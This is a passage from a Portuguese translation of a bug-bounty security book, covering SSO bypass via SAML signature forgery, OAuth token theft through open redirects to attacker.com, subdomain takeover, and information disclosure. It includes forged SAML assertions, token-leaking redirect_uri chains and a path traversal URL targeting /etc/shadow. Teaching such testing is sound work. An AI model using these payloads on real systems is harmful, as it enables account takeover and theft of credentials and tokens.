


Figura 20-1: Uma visão simplificada do processo de autenticação SAML

Primeiro, você tenta acessar um recurso do provedor de serviços. Como você não está conectado, o provedor de serviços faz com que você envie uma solicitação SAML para o provedor de identidade. Depois de fornecer suas credenciais, o provedor de identidade enviará uma resposta SAML, que você poderá usar para se autenticar no provedor de serviços. A resposta SAML contém uma declaração de identidade que comunica sua identidade ao provedor de serviços. Geralmente, são informações exclusivamente identificáveis, como seu nome de usuário, endereço de e-mail ou ID de usuário. Por exemplo, dê uma olhada na seguinte afirmação de identidade SAML. Ela comunica a identidade do usuário por meio do nome de usuário do usuário:

```
<saml:AttributeStatement>
  <saml:Attribute Name="username">
    <saml:AttributeValue> user1
    </saml:AttributeValue>
  </saml:Attribute>
</saml:AttributeStatement>
```

NÔTE

Todas as mensagens SAML deste capítulo são altamente simplificadas para facilitar a leitura. As mensagens SAML reais serão mais longas e conterão muito mais informações.

Vulnerabilidades de SAML

Como você pode ver na Figura 20-1, a chave para acessar os recursos mantidos pelo provedor de serviços está na resposta SAML. Um invasor que possa controlar a resposta SAML passada ao provedor de serviços pode se autenticar como outra pessoa. Portanto, os aplicativos precisam proteger a integridade de suas mensagens SAML, o que geralmente é feito com o uso de uma assinatura para assinar a mensagem.

O SAML pode ser seguro se a assinatura SAML for implementada corretamente. No entanto, sua segurança será prejudicada se os invasores encontrarem uma maneira de contornar a validação da assinatura e forjar a declaração de identidade para assumir a identidade de outras pessoas. Por exemplo, se o invasor puder alterar o nome de usuário incorporado em uma declaração SAML, ele poderá fazer login como outro usuário.

A assinatura digital que a maioria dos aplicativos aplica às mensagens SAML garante que ninguém possa adulterá-las. Se uma mensagem SAML tiver a assinatura errada, ela não será aceita:

```
<saml:Assinatura>
  <saml:SignatureValue>
    dXNlcjE=
  </saml:SignatureValue>
</saml:Signature>
<saml:AttributeStatement>
  <saml:Attribute Name="username">
    <saml:AttributeValue> user1
    </saml:AttributeValue>
  </saml:Attribute>
</saml:AttributeStatement>
```

Infelizmente, os mecanismos de segurança SAML nem sempre são bem implementados. Às vezes, a assinatura SAML não é implementada nem verificada! Se esse for o caso, os invasores podem forjar as informações de identidade na resposta SAML à vontade. Outras vezes, os desenvolvedores cometem o erro de verificar as assinaturas somente se elas existirem. Os invasores podem, então, esvaziar o campo de assinatura ou remover o campo completamente para contornar a medida de segurança.

Por fim, se o mecanismo de assinatura usado para gerar a assinatura for fraco ou previsível, os invasores poderão forjar assinaturas. Se você observar mais de perto a mensagem SAML assinada anterior, perceberá que a assinatura, `dXNlcjE=`, é apenas a codificação base64 de `user1`. Podemos deduzir que o mecanismo de assinatura usado é `base64(nome de usuário)`. Para forjar uma declaração de identidade válida para `victim_user`, podemos alterar o campo de assinatura para `base64("victim_user")`, que é `dmljdGltX3VzZXI=`, e obter uma sessão válida como `victim_user`:

```
<saml:Assinatura>
  <saml:SignatureValue>
    dmljdGltX3VzZXI=
  </saml:SignatureValue>
</saml:Signature>
<saml:AttributeStatement>
```

```
<saml:Attribute Name="username">
    <saml:AttributeValue>
        usuário_da_vítima
    </saml:AttributeValue>
</saml:Attribute>
</saml:AttributeStatement>
```

Outro erro comum que os desenvolvedores cometem é confiar que a criptografia por si só fornecerá a segurança adequada para as mensagens SAML. A criptografia protege a confidencialidade de uma mensagem, não sua integridade. Se uma resposta SAML for criptografada, mas não assinada, ou assinada com uma assinatura fraca, os invasores poderão tentar adulterar a mensagem criptografada para interferir no resultado da afirmação de identidade.

Há muitas maneiras interessantes de adulterar mensagens criptografadas sem precisar quebrar a criptografia. Os detalhes de tais técnicas estão além do escopo deste livro, mas eu o encorajo a pesquisá-las na Internet. Para saber mais sobre ataques de criptografia, visite a Wikipedia em https://en.wikipedia.org/wiki/Encryption#Attacks_and_countermeasures.

As mensagens SAML também são uma fonte comum de vazamentos de dados confidenciais. Se uma mensagem SAML contiver informações confidenciais do usuário, como senhas, e não for criptografada, um invasor que intercepte o tráfego da vítima poderá roubar essas informações.

Por fim, os invasores podem usar o SAML como um vetor para contrabandear entradas mal-intencionadas para o site. Por exemplo, se um campo em uma mensagem SAML for passado para uma base de dados, os invasores poderão poluir esse campo para obter injeção de SQL. Dependendo de como a mensagem SAML é usada no lado do servidor, os invasores também poderão executar XSS, XXE e uma série de outros ataques desagradáveis na Web.

Todas essas vulnerabilidades do SAML decorrem de uma falha na proteção das mensagens SAML por meio de assinaturas e criptografia. Os aplicativos devem usar algoritmos fortes de criptografia e assinatura e proteger suas chaves secretas contra roubo. Além disso, informações confidenciais do usuário, como senhas, não devem ser transportadas em mensagens SAML não criptografadas. Por fim, como acontece com todas as entradas do usuário, as mensagens SAML devem ser higienizadas e verificadas quanto a entradas maliciosas do usuário antes de serem usadas.

OAuth

A última maneira de implementar o SSO que discutiremos é o OAuth. O OAuth é basicamente uma forma de os usuários concederem tokens de acesso específicos do escopo aos provedores de serviços por meio de um provedor de identidade. O provedor de identidade gerencia credenciais e informações do usuário em um único local e permite que os usuários façam login fornecendo aos provedores de serviços informações sobre a identidade do usuário.

Como funciona o OAuth

Quando você faz login em um aplicativo usando o OAuth, o provedor de serviços solicita acesso às suas informações ao provedor de identidade. Esses recursos podem incluir seu endereço de e-mail, contatos, data de nascimento e tudo o mais que for necessário para

determinam quem você é. Essas permissões e partes de dados são chamadas de *escopo*. O provedor de identidade criará então um `access_token` exclusivo que o provedor de serviços poderá usar para obter os recursos definidos pelo escopo.

Vamos detalhar melhor as coisas. Quando você faz login no provedor de serviços via OAuth, a primeira solicitação que o provedor de serviços enviará ao provedor de identidade é a solicitação de uma autorização. Essa solicitação incluirá o `client_id` do provedor de serviços usado para identificar o provedor de serviços, um `redirect_uri` usado para redirecionar o fluxo de autenticação, um escopo que lista as permissões solicitadas e um parâmetro de estado, que é essencialmente um token CSRF:

```
identity.com/oauth?  
client_id=CLIENT_ID  
&response_type=code  
&state=STATE  
&redirect_uri=https://example.com/callback &scope=email
```

Em seguida, o provedor de identidade solicitará que o usuário conceda acesso ao provedor de serviços, normalmente por meio de uma janela pop-up. A Figura 20-2 mostra a janela pop-up que o Facebook usa para pedir seu consentimento para enviar informações ao `spotify.com` se você optar por fazer login no Spotify via Facebook.




Figura 20-2: O pop-up de consentimento visto durante um fluxo OAuth típico

Depois que o usuário concordar com as permissões solicitadas pelo provedor de serviços, o provedor de identidade enviará ao `redirect_uri` um código de autorização:

https://example.com/callback?authorization_code=abc123&state=STATE

O provedor de serviços pode, então, obter um `access_token` do provedor de identidade usando o código de autorização, juntamente com a ID e o segredo do cliente. As IDs de cliente e os segredos de cliente autenticam o provedor de serviços no provedor de identidade:

```
identity.com/oauth/token?client_id=CLIENT_ID  
&client_secret=CLIENT_SECRET  
&redirect_uri=https://example.com/callback  
&code=abc123
```

O provedor de identidade enviará de volta o `access_token`, que pode ser usado para acessar as informações do usuário:

https://example.com/callback?#access_token=xyz123

Um provedor de serviços pode, por exemplo, iniciar uma solicitação ao provedor de identidade para obter um token de acesso para acessar o e-mail do usuário. Em seguida, ele poderia usar o e-mail recuperado do provedor de identidade como prova da identidade do usuário para fazer o login na conta registrada com o mesmo endereço de e-mail.

Vulnerabilidades do OAuth

Às vezes, os invasores podem contornar a autenticação do OAuth roubando tokens críticos do OAuth por meio de redirecionamentos abertos. Os invasores fazem isso manipulando o parâmetro `redirect_uri` para roubar o `access_token` da conta da vítima.

O `redirect_uri` determina para onde o provedor de identidade envia informações essenciais, como o `access_token`. A maioria dos principais provedores de identidade, portanto, exige que os provedores de serviços especifiquem uma lista de permissões de URLs a serem usados como `redirect_uri`. Se o `redirect_uri` fornecido em uma solicitação não estiver na lista de permissões, o provedor de identidade rejeitará a solicitação. A solicitação a seguir, por exemplo, será rejeitada se apenas os subdomínios `example.com` forem permitidos:

```
client_id=CLIENT_ID  
&response_type=code  
&state=STATE  
&redirect_uri=https://attacker.com  
&scope=email
```

Mas e se houver uma vulnerabilidade de redirecionamento aberto em um dos URLs `redirect_uri` listados? Geralmente, os `access_tokens` são comunicados por meio de um fragmento de URL, que sobrevive a todos os redirecionamentos entre domínios. Se um invasor puder fazer com que o fluxo do OAuth seja redirecionado para o domínio do invasor no final, ele poderá

roubar o access_token do fragmento de URL e obter acesso à conta do usuário.

Uma maneira de redirecionar o fluxo do OAuth é por meio de um redirecionamento aberto baseado em parâmetros de URL. Por exemplo, usando o seguinte URL como redirect_uri

```
redirect_uri=https://example.com/callback?next=attacker.com
```

fará com que o fluxo seja redirecionado primeiro para o URL de retorno de chamada

```
https://example.com/callback?next=attacker.com#access_token=xyz123
```

e depois para o domínio do invasor:

```
https://attacker.com#access_token=xyz123
```

O invasor pode enviar à vítima um URL criado que iniciará o fluxo do OAuth e, em seguida, executar um ouvinte em seu servidor para coletar os tokens vazados:

```
identity.com/oauth?  
client_id=CLIENT_ID  
&response_type=code  
&state=STATE  
&redirect_uri=https://example.com/callback?next=attacker.com &scope=email
```

Outra maneira de redirecionar o fluxo do OAuth é por meio de um redirecionamento aberto baseado em referenciador. Nesse caso, o invasor teria que configurar o cabeçalho do referenciador iniciando o fluxo do OAuth em seu domínio:

```
<a href="https://example.com/login_via_facebook">Clique aqui para fazer login no example.com</a>
```

Isso fará com que o fluxo seja redirecionado primeiro para o URL de retorno de chamada:

```
https://example.com/callback?#access_token=xyz123
```

Em seguida, ele seria redirecionado para o domínio do invasor por meio do referenciador:

```
https://attacker.com#access_token=xyz123
```

Mesmo quando os invasores não conseguem encontrar um redirecionamento aberto no próprio endpoint do OAuth, eles ainda podem contrabandear os tokens para fora do local se conseguirem encontrar uma *cadeia de redirecionamento aberta*. Por exemplo, digamos que o parâmetro redirect_uri permita apenas redirecionamentos adicionais para URLs que estejam sob o domínio *example.com*. Se os invasores conseguirem encontrar um redirecionamento aberto dentro desse domínio, eles ainda poderão roubar tokens OAuth por meio de redirecionamentos. Digamos que um redirecionamento aberto não corrigido esteja no endpoint de logout do *example.com*:

<https://example.com/logout?next=attacker.com>

Aproveitando esse redirecionamento aberto, o invasor pode formar uma cadeia de redirecionamentos para, por fim, contrabandear o token para fora do site, começando com o seguinte:

redirect_uri=https://example.com/callback?next=example.com/logout?next=attacker.com

Esse redirect_uri fará com que o fluxo seja redirecionado primeiro para o URL de retorno de chamada:

https://example.com/callback?next=example.com/logout?next=attacker.com#access_token=xyz123

Em seguida, para o URL de logout vulnerável para abrir o redirecionamento:

https://example.com/logout?next=attacker.com#access_token=xyz123

Em seguida, ele será redirecionado para o domínio do invasor. O invasor pode obter o token de acesso por meio dos logs do servidor e acessar os recursos do usuário por meio do token roubado:

https://attacker.com#access_token=xyz123

Além de roubar tokens de acesso por meio de um redirecionamento aberto, os tokens de longa duração que não expiram também são uma grande vulnerabilidade do OAuth. Às vezes, os tokens não são invalidados periodicamente e podem ser usados por invasores muito tempo depois de serem roubados, permanecendo válidos mesmo após a redefinição da senha. Você pode testar esses problemas usando os mesmos tokens de acesso após o logout e após a redefinição da senha.

Caça a aquisições de subdomínios

Vamos começar sua busca por vulnerabilidades de SSO encontrando algumas aquisições de subdomínio. A melhor maneira de descobrir de forma confiável os takeovers de subdomínio é criar um sistema que monitore os subdomínios de uma empresa em busca de takeovers. Mas antes de fazer isso, vamos ver como você pode procurar aquisições de subdomínio manualmente.

Etapa 1: listar os subdomínios do alvo

Primeiro, você precisa criar uma lista de todos os subdomínios conhecidos do seu alvo. Isso pode ser feito usando as ferramentas mencionadas no Capítulo 5. Em seguida, use um aplicativo de captura de tela, como o EyeWitness ou o Snapper, para ver o que está hospedado em cada subdomínio.

Etapa 2: Localizar páginas não registradas

Procure por páginas de terceiros que indiquem que a página não está registrada. Por exemplo, se a página de terceiros estiver hospedada no GitHub Pages, você deverá ver algo como a Figura 20-3 no subdomínio.

Mesmo que você tenha encontrado um CNAME pendente, nem todos os provedores de hospedagem de terceiros são vulneráveis a invasões. Alguns provedores empregam medidas para verificar a identidade dos usuários, para

evitar que as pessoas registrem páginas associadas a registros CNAME. Atualmente, as páginas hospedadas no AWS, Bitbucket e GitHub são vulneráveis, enquanto as páginas no Squarespace e no Google Cloud

não são. Você pode encontrar uma lista completa dos sites de terceiros que estão vulneráveis na página do EdOverflow sobre o assunto (<https://github.com/EdOverflow/can-i-take-over-xyz>). Você também pode encontrar uma lista de assinaturas de página que indicam uma página não registrada.



Figura 20-3: Um indicador de que esta página hospedada no GitHub Pages não foi reivindicada

Etapa 3: Registre a página

Depois de determinar que a página é vulnerável a aquisições, você deve tentar registrá-la no site de terceiros para confirmar a vulnerabilidade. Para registrar uma página, acesse o site de terceiros e reivindique a página como sua; as etapas reais necessárias variam de acordo com o provedor de terceiros. Hospede uma página de prova de conceito inofensiva para comprovar a invasão do subdomínio, como uma página HTML simples como esta:

```
<html>Subdomínio Takeover por Vickie Li.</html>
```

Certifique-se de manter o site registrado até que a empresa atenuue a vulnerabilidade, removendo o DNS CNAME pendente ou recuperando a página no serviço de terceiros. Caso contrário, um invasor mal-intencionado poderá assumir o subdomínio enquanto o relatório de bug estiver sendo processado.

Talvez você consiga roubar cookies com a invasão de subdomínio se o site usar o SSO de compartilhamento de cookies. Procure cookies que possam ser enviados a vários subdomínios nas respostas do servidor. Os cookies compartilhados são enviados com o atributo Domain especificando os pais dos subdomínios que podem acessar o cookie:

```
Set-Cookie: cookie=abc123; Domain=example.com; Secure; HttpOnly
```

Em seguida, você pode fazer login no site legítimo e visitar o seu site no mesmo navegador. Você pode monitorar os logs do seu site recém-registrado para determinar se os cookies foram enviados a ele. Se os registros do seu site recém-registrado

site registrado receber seus cookies, você encontrou uma aquisição de subdomínio que pode ser usada para roubar cookies!

Mesmo que a aquisição de subdomínio que você encontrou não possa ser usada para roubar cookies de sessão compartilhada, ela ainda é considerada uma vulnerabilidade. Os take overs de subdomínio podem ser usados para lançar ataques de phishing contra os usuários de um site, portanto, você ainda deve denunciá-los à organização!

Monitoramento de aquisições de subdomínios

Em vez de procurar manualmente por aquisições de subdomínios, muitos hackers criam um sistema de monitoramento para procurá-los continuamente. Isso é útil porque os sites atualizam suas entradas de DNS e removem páginas de sites de terceiros o tempo todo. Você nunca sabe quando um site será retirado do ar e quando um novo CNAME pendente será introduzido nos ativos do seu alvo. Se essas alterações levarem a um takeover de subdomínio, você poderá encontrá-lo antes que outros o façam, fazendo uma varredura rotineira em busca de takeovers.

Para criar um sistema de monitoramento contínuo para aquisições de subdomínios, basta automatizar o processo que descrevi para encontrá-los manualmente. Nesta seção, apresentarei algumas estratégias de automação e deixarei a implementação real por sua conta:

Compilar uma lista de subdomínios que pertencem à organização de destino

Faça a varredura do alvo em busca de novos subdomínios de vez em quando para monitorar novos subdomínios. Sempre que você descobrir um novo serviço, adicione-o a essa lista de subdomínios monitorados.

Verifique se há subdomínios na lista com entradas CNAME que apontam para páginas hospedadas em um serviço de terceiros vulnerável

Para fazer isso, você precisará resolver o domínio DNS básico do subdomínio principal e determinar se ele está hospedado em um provedor de terceiros com base em palavras-chave na URL. Por exemplo, um subdomínio que aponta para um URL que contém a string `github.io` está hospedado no GitHub Pages. Determine também se os serviços de terceiros que você encontrou são vulneráveis a aquisições. Se os sites do alvo estiverem hospedados exclusivamente em serviços que não são vulneráveis a aquisições de subdomínio, você não precisará verificar se há possíveis aquisições.

Determine a assinatura de uma página não registrada para cada serviço externo

A maioria dos serviços terá uma página 404 Not Found personalizada que indica que a página não está registrada. Você pode usar essas páginas para detectar uma possível aquisição. Por exemplo, uma página hospedada no GitHub Pages é vulnerável se a string `There isn't a GitHub Pages site here` for retornada na resposta HTTP. Faça uma solicitação para os subdomínios hospedados por terceiros e examine a resposta em busca dessas cadeias de assinatura. Se uma das assinaturas for detectada, a página poderá estar vulnerável à aquisição.

Uma maneira de tornar esse processo de caça ainda mais eficiente é permitir que sua solução de automação seja executada em segundo plano,

notificando-o somente depois de encontrar uma suspeita de invasão. Você pode configurar um trabalho cron para executar o script que você

criados regularmente. Ele pode alertá-lo somente se o sistema de monitoramento detectar algo suspeito:

```
30 10 * * * cd /Users/vickie/scripts/security; ./subdomain_takeover.sh
```

Depois que o script o notificar sobre uma possível aquisição de subdomínio, você poderá verificar a vulnerabilidade registrando a página no serviço externo.

Caça às vulnerabilidades do SAML

Agora vamos discutir como você pode encontrar implementações SAML defeituosas e usá-las para contornar os controles de acesso SSO do seu alvo. Antes de começar, certifique-se de confirmar que o site está de fato usando SAML. Você pode descobrir isso interceptando o tráfego usado para autenticação em um site e procurando por mensagens do tipo XML ou a palavra-chave saml. Observe que as mensagens SAML nem sempre são transmitidas no formato XML simples. Elas podem ser codificadas em base64 ou em outros esquemas de codificação.

Etapa 1: Localize a resposta SAML

Antes de mais nada, você precisa localizar a resposta SAML. Geralmente, você pode fazer isso interceptando as solicitações que passam entre o navegador e o provedor de serviços usando um proxy. A resposta SAML será enviada quando o navegador do usuário estiver fazendo login em uma nova sessão para esse provedor de serviços específico.

Etapa 2: Analisar os campos de resposta

Depois de localizar a resposta SAML, você pode analisar seu conteúdo para ver quais campos o provedor de serviços usa para determinar a identidade do usuário. Como a resposta SAML é usada para retransmitir dados de autenticação para o provedor de serviços, ela deve conter campos que comuniquem essas informações. Por exemplo, procure por nomes de campos como nome de usuário, endereço de e-mail, ID de usuário e assim por diante. Tente adulterar esses campos em seu proxy. Se a mensagem SAML não tiver uma assinatura ou se a assinatura da resposta SAML não for verificada, basta adulterar a mensagem para se autenticar como outra pessoa!

Etapa 3: Ignorar a assinatura

Se a mensagem SAML que você está adulterando tiver uma assinatura, você poderá tentar algumas estratégias para contorná-la.

Se as assinaturas forem verificadas somente quando existirem, você pode tentar remover o valor da assinatura da resposta SAML. Às vezes, essa é a única

ação necessária para contornar as verificações de segurança. Você pode fazer isso de duas maneiras. Primeiro, você pode esvaziar o campo de assinatura:

```
<saml:Assinatura>
  <saml:SignatureValue>

    </saml:SignatureValue>
  </saml:Signature>
<saml:AttributeStatement>
  <saml:Attribute Name="username">
    <saml:AttributeValue>
      usuário_da_vítima
    </saml:AttributeValue>
  </saml:Attribute>
</saml:AttributeStatement>
```

Ou você pode tentar remover o campo completamente:

```
<saml:AttributeStatement>
  <saml:Attribute Name="username">
    <saml:AttributeValue>
      usuário_da_vítima
    </saml:AttributeValue>
  </saml:Attribute>
</saml:AttributeStatement>
```

Se a assinatura da resposta SAML usada pelo aplicativo for previsível, como o exemplo da base64 que discutimos anteriormente, você poderá simplesmente recalcular a assinatura e forjar uma resposta SAML válida.

Etapa 4: recodificar a mensagem

Depois de adulterar a resposta SAML, recodifique a mensagem em seu formato original e envie-a de volta ao provedor de serviços. O provedor de serviços usará essas informações para autenticar você no serviço. Se você for bem-sucedido, poderá obter uma sessão válida que pertence à conta da vítima. O SAML Raider é uma extensão do Burp Suite que pode ajudá-lo a editar e recodificar mensagens SAML.

Caça ao roubo de tokens OAuth

Antes de começar a procurar problemas de redirecionamento aberto do OAuth, você deve primeiro determinar se o site está usando o OAuth. Você pode descobrir isso interceptando as solicitações para concluir a autenticação no site e procurar a palavra-chave oauth nas mensagens HTTP.

Em seguida, comece a procurar vulnerabilidades de redirecionamento aberto. Você pode encontrar detalhes sobre como encontrar redirecionamentos abertos no Capítulo 7. Por fim, veja se você pode contrabandear os tokens OAuth para fora do site usando um dos redirecionamentos abertos que você encontrou.

Aumentando o ataque

O desvio de SSO geralmente significa que os invasores podem assumir o controle das contas de outros usuários. Portanto, essas vulnerabilidades são de alta gravidade antes de qualquer tentativa de escalonamento. Mas você pode escalar as vulnerabilidades de desvio de SSO tentando assumir o controle de contas com privilégios elevados, como contas de administrador.

Além disso, depois de assumir o controle da conta do usuário em um site, você pode tentar acessar a conta da vítima em outros sites usando as mesmas credenciais OAuth. Por exemplo, se você conseguir vazar os cookies de um funcionário por meio da aquisição de subdomínio, veja se consegue acessar os serviços internos da empresa, como painéis de administração, sistemas de business intelligence e aplicativos de RH com as mesmas credenciais.

Você também pode escalonar as aquisições de contas escrevendo um script para automatizar a aquisição de um grande número de contas. Por fim, você pode tentar vazar dados, executar ações confidenciais ou assumir o controle do aplicativo usando as contas que assumiu. Por exemplo, se você puder contornar o SSO em um site de banco, poderá ler informações privadas ou transferir fundos ilegalmente? Se você puder assumir o controle de uma conta de administrador, poderá alterar as configurações do aplicativo ou executar scripts como administrador? Novamente, proceda com cautela e nunca teste nada a menos que tenha obtido permissão.

Encontrando seu primeiro desvio de SSO!

Agora que você está familiarizado com algumas técnicas de desvio de SSO, tente encontrar seu primeiro bug de desvio de SSO:

1. Se o aplicativo de destino estiver usando o logon único, determine o mecanismo de SSO em uso.
2. Se o aplicativo estiver usando cookies de sessão compartilhados, tente roubar os cookies de sessão usando aquisições de subdomínio.
3. Se o aplicativo usar um esquema SSO baseado em SAML, teste se o servidor está verificando corretamente as assinaturas SAML.
4. Se o aplicativo usar o OAuth, tente roubar os tokens do OAuth usando redirecionamentos abertos.
5. Envie seu relatório sobre o desvio de SSO para o programa de recompensa por bugs!

21

DISCLUSÃO DE INFORMAÇÃO



As vulnerabilidades do IDOR abordadas no Capítulo 10 são uma maneira comum de os aplicativos vazarem informações privadas sobre usuários. Mas um invasor também pode descobrir informações confidenciais de um aplicativo de destino de outras maneiras. Eu chamo esses bugs de *bugs de divulgação de informações*. Esses bugs são comuns; na verdade, são o tipo de bug que encontro com mais frequência ao caçar bugs, mesmo quando estou procurando outros tipos de bugs.

Esses bugs podem ocorrer de várias maneiras, dependendo do aplicativo. Neste capítulo, falaremos sobre algumas maneiras de conseguir vazar dados de um aplicativo e como você mesmo pode maximizar as chances de encontrar uma divulgação de informações. Este capítulo se aprofunda em algumas das técnicas mencionadas no Capítulo 5, mas com foco na extração de informações confidenciais e privadas usando essas técnicas.

Mecanismos

A divulgação de informações ocorre quando um aplicativo não protege adequadamente as informações confidenciais, dando aos usuários acesso a informações que não deveriam estar disponíveis. Essas informações confidenciais podem incluir detalhes técnicos que ajudam em um ataque, como números de versão de software, endereços IP internos, nomes de arquivos sensíveis e caminhos de arquivos. Também podem incluir o código-fonte que permite que os invasores realizem uma análise do código-fonte do aplicativo. Outras vezes, o aplicativo vaza informações privadas dos usuários, como idade, números de contas bancárias, endereços de e-mail e endereços de correspondência, para terceiros não autorizados.

A maioria dos sistemas visa ocultar do mundo externo as informações de desenvolvimento, inclusive os números de versão do software e os arquivos de configuração, porque isso permite que os invasores coletem informações sobre um aplicativo e elaborem estratégias para atacá-lo com mais eficácia. Por exemplo, saber as versões exatas de software que um aplicativo usa permitirá que os invasores procurem vulnerabilidades divulgadas publicamente que afetem o aplicativo. Os arquivos de configuração geralmente contêm informações como tokens de acesso e endereços IP internos que os invasores podem usar para comprometer ainda mais a organização.

Normalmente, os aplicativos vazam números de versão em cabeçalhos de resposta HTTP, corpos de resposta HTTP ou outras respostas do servidor. Por exemplo, o Cabeçalho X-Powered-By, que é usado por muitos aplicativos, mostra qual estrutura o aplicativo executa:

X-Powered-By: PHP/5.2.17

Por outro lado, os aplicativos vazam arquivos de configuração confidenciais por não aplicarem o controle de acesso adequado aos arquivos ou por carregarem accidentalmente um arquivo confidencial em um repositório público que pode ser acessado por usuários externos.

Outra parte das informações que os aplicativos devem proteger é o código-fonte. Quando o código de backend de um aplicativo é divulgado ao público, ele pode ajudar os invasores a entender a lógica do aplicativo, bem como a procurar vulnerabilidades de falhas lógicas, credenciais codificadas ou informações sobre a infraestrutura da empresa, como IPs internos. Os aplicativos podem vazar o código-fonte publicando accidentalmente um repositório de código privado, compartilhando trechos de código em repositórios públicos do GitHub ou do GitLab ou carregando-o em sites de terceiros, como o Pastebin.

Por fim, os aplicativos geralmente vazam informações confidenciais ao incluí-las em seu código público. Os desenvolvedores podem accidentalmente colocar informações como credenciais, endereços IP internos, comentários de código informativos e informações privadas dos usuários no código-fonte público, como os arquivos HTML e JavaScript que são fornecidos aos usuários.

Prevenção

É difícil evitar completamente o vazamento de informações confidenciais. Mas você pode reduzir de forma confiável as possibilidades de divulgação de

informações protegendo seus dados durante o processo de desenvolvimento.

A medida mais importante que você deve tomar é evitar a codificação de credenciais e outras informações confidenciais no código executável. Em vez disso, você pode colocar informações confidenciais em arquivos de configuração separados ou em um sistema de armazenamento secreto como o Vault (<https://github.com/hashicorp/vault/>). Além disso, audite periodicamente seus repositórios de código público para garantir que arquivos confidenciais não tenham sido carregados por acidente. Ferramentas podem ajudá-lo a monitorar o código em busca de segredos, como o secret-bridge (<https://github.com/duo-labs/secret-bridge/>). E se for necessário fazer upload de arquivos confidenciais para o servidor de produção, aplique um controle de acesso granular para restringir o acesso dos usuários aos arquivos.

Em seguida, remova os dados dos serviços e das respostas do servidor que revelam detalhes técnicos sobre a configuração do servidor de back-end e as versões de software. Trate todas as exceções retornando uma página de erro genérica para o usuário, em vez de uma página técnica que revele detalhes sobre o erro.

Busca por divulgação de informações

Você pode usar várias estratégias para encontrar vulnerabilidades de divulgação de informações, dependendo do aplicativo que você está visando e do que está procurando. Um bom ponto de partida é procurar números de versão de software e informações de configuração usando as técnicas de reconhecimento apresentadas no Capítulo 5. Em seguida, você pode começar a procurar por arquivos de configuração expostos, arquivos de banco de dados e outros arquivos confidenciais carregados no servidor de produção que não estejam protegidos. As etapas a seguir discutem algumas técnicas que você pode tentar.

Etapa 1: tentar um ataque de travessia de caminho

Comece tentando um ataque de path traversal para ler os arquivos confidenciais do servidor. Os ataques de path traversal são usados para acessar arquivos fora da pasta raiz do aplicativo Web. Esse processo envolve a manipulação de variáveis de caminho de arquivo que o aplicativo usa para fazer referência a arquivos, adicionando os caracteres `..` a eles. Essa sequência se refere ao diretório pai do diretório atual nos sistemas Unix, portanto, ao adicioná-la a um caminho de arquivo, é possível acessar arquivos fora da raiz da Web.

Por exemplo, digamos que um site permita que você carregue uma imagem na pasta de imagens do aplicativo usando um URL relativo. Um URL *absoluto* contém um endereço completo, desde o protocolo de URL até o nome de domínio e os nomes de caminho do recurso. Os URLs *relativos*, por outro lado, contêm apenas uma parte do URL completo. A maioria contém apenas o caminho ou o nome do arquivo do recurso. Os URLs relativos são usados para vincular a outro local no mesmo domínio.

Esse URL, por exemplo, redirecionará os usuários para <https://example.com/images/1.png>:

<https://example.com/image?url=/images/1.png>

Nesse caso, o parâmetro `url` contém um URL relativo (`/images/1.png`) que faz referência a arquivos na raiz do aplicativo Web. Você pode inserir a

sequência .. para tentar navegar para fora da pasta de imagens e da raiz da Web.

Por exemplo, o URL a seguir refere-se ao arquivo *index.html* na pasta raiz do aplicativo Web (e fora da pasta *de imagens*):

<https://example.com/image?url=/images/../index.html>

Da mesma forma, este acessará o arquivo */etc/shadow* no diretório raiz do servidor, que é um arquivo que armazena uma lista das contas de usuário do sistema e suas senhas criptografadas:

<https://example.com/image?url=/images/../../../../../../../../etc/shadow>

